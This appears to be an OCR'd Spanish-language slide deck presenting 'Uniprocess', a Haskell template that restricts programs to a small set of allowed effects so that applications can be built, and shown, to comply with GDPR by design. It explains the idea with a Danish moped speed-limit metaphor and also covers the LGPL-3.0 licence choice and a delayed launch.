- Para ***asegurarnos*** de que ***empresas*** puedan ***salvaguardar*** su ***propiedad intelectual*** (IP), la elección de la licencia ha recaído en LGPL-3.0 ya que es una ***licencia*** de copyleft ***permisiva***, que permitirá ***construir sobre*** la plantilla pero, ***permitiendo decidir*** si la aplicación será lanzada bajo ***otra*** licencia, de código abierto o no
- El código de la plantilla, será accesible en breve desde:
  - Plantilla de Uniprocess @ GitLab

Concepto de **Uniprocess** (Lanzamiento de la web)

uniprocess isolation distribution template about


uniprocess

Ramón Soto Mathiesen
SPISE MISU ApS
rsm ++ uniprocess >>= spisemisu . com

Basics

Isolation of side-effects:

- **Restriction of effects**: Only specific effects are allowed in a `uniprocess`:
  - Write to the `console`
  - Date and time stamps
  - Random values generated by the operating system
  - Network communication over `TLS`
- **Granulation of effects**: It must be possible to further restrict code branches



Concepto de **Uniprocess** (Posponer el lanzamiento)

- Como toda aplicación que ***se precie***, siempre tiene que haber un ***mínimo de retraso***
- En este caso, la razón es que tanto el ***servidor*** como el ***cliente*** de WebSocket, no tiene ***la calidad*** suficiente para poder lanzar aun el concepto

Concepto de **Uniprocess** (Resumiendo con una metáfora)

- En ***Dinamarca*** esta permitido ***circular*** con ***ciclomotores*** (vespinos, scooters, ...) por el ***carril bici***
- Una de las condiciones es que el tope de ***velocidad*** no supere los ***45 km/h***
- Todas las ***empresas que venden*** ciclomotores en Dinamarca "***capan el motor***" para asegurar que no excedan esa velocidad (***medida técnica***)
- Si este no fuese el caso, las ***autoridades danesas*** podrían ***multar***, muy fuertemente, a las ***marcas*** que ***no cumplieran con la ley***
- Para los ***funcionarios***, en este caso la policía, es muy ***fácil inspeccionar*** si el ciclomotor cumple con la ley o no, ya que tienen en el maletero de los vehículos un ***medidor de velocidad*** (***otra medida técnica***)

Concepto de **Uniprocess** (Resumiendo con una metáfora)

- Y es aquí donde entra los ***Uniprocesses*** en escena. Utilizando este concepto, podemos ***ayudar*** a las “marcas” a ***asegurar que sus aplicaciones*** “no excedan el limite de velocidad” a la vez que les ***proporcionamos herramientas*** a las ***autoridades*** pertinentes para ***asegurar*** de que se ***cumpla la ley***
- Al ser la ***informática*** y los ***ciclomotores*** dos ***dominios totalmente diferentes*** podréis decir: “*Eso esta muy bien, pero si yo como usuario, compro el ciclomotor y hago cambios al motor*”. ¡¡¡A ***diferencia*** de los ciclomotores, ***nosotros podemos excluir*** esta posibilidad totalmente ***gracias a las mónadas de Haskell***!!! (la principal razón por la que este concepto es tan valioso)

Resumen

- ***Supervisor Europeo de Protección de Datos (SEPD)***: “exige un mayor número de soluciones prácticas, las cuales sean demostrables de que cumplen con el RGPD y menos papeleo burocrático”
- Para conseguir ***resolver el RGPD***, desde un ***punto de vista técnico***, no solo nos basta con ***Haskell***, necesitamos algo más
- El concepto de ***Uniprocess*** intenta facilitar, mediante una ***plantilla de Haskell*** (Código Abierto), una ***metodología*** para ***diseñar y desarrollar*** aplicaciones con “***protección de datos desde el diseño y por defecto***” y permitiendo, con un ***sello de calidad***, a las ***autoridad pertinentes corroborar*** de que este sea el caso aun subcontratando el desarrollo a individuos o empresas poco fiables
- Al igual que cuando ***ciframos datos, el rendimiento baja***, pues pasa ***lo mismo*** al utilizar ***código seguro*** en ***Haskell***. Eso hay que ***tenerlo en cuenta al diseñar*** las aplicaciones. Se puede obtener un mayor rendimiento delegando tareas con datos anónimos para posteriormente recoger los cálculos y presentar los al usuario final pero siempre teniendo en cuenta: **Corrección + seguridad ≫ rendimiento**

  Nota: La notación ≫, se lee mucho mayor que

Resumen

Hay una razón por la que ya no volamos con estos ...

Q & A

¿Alguna pregunta?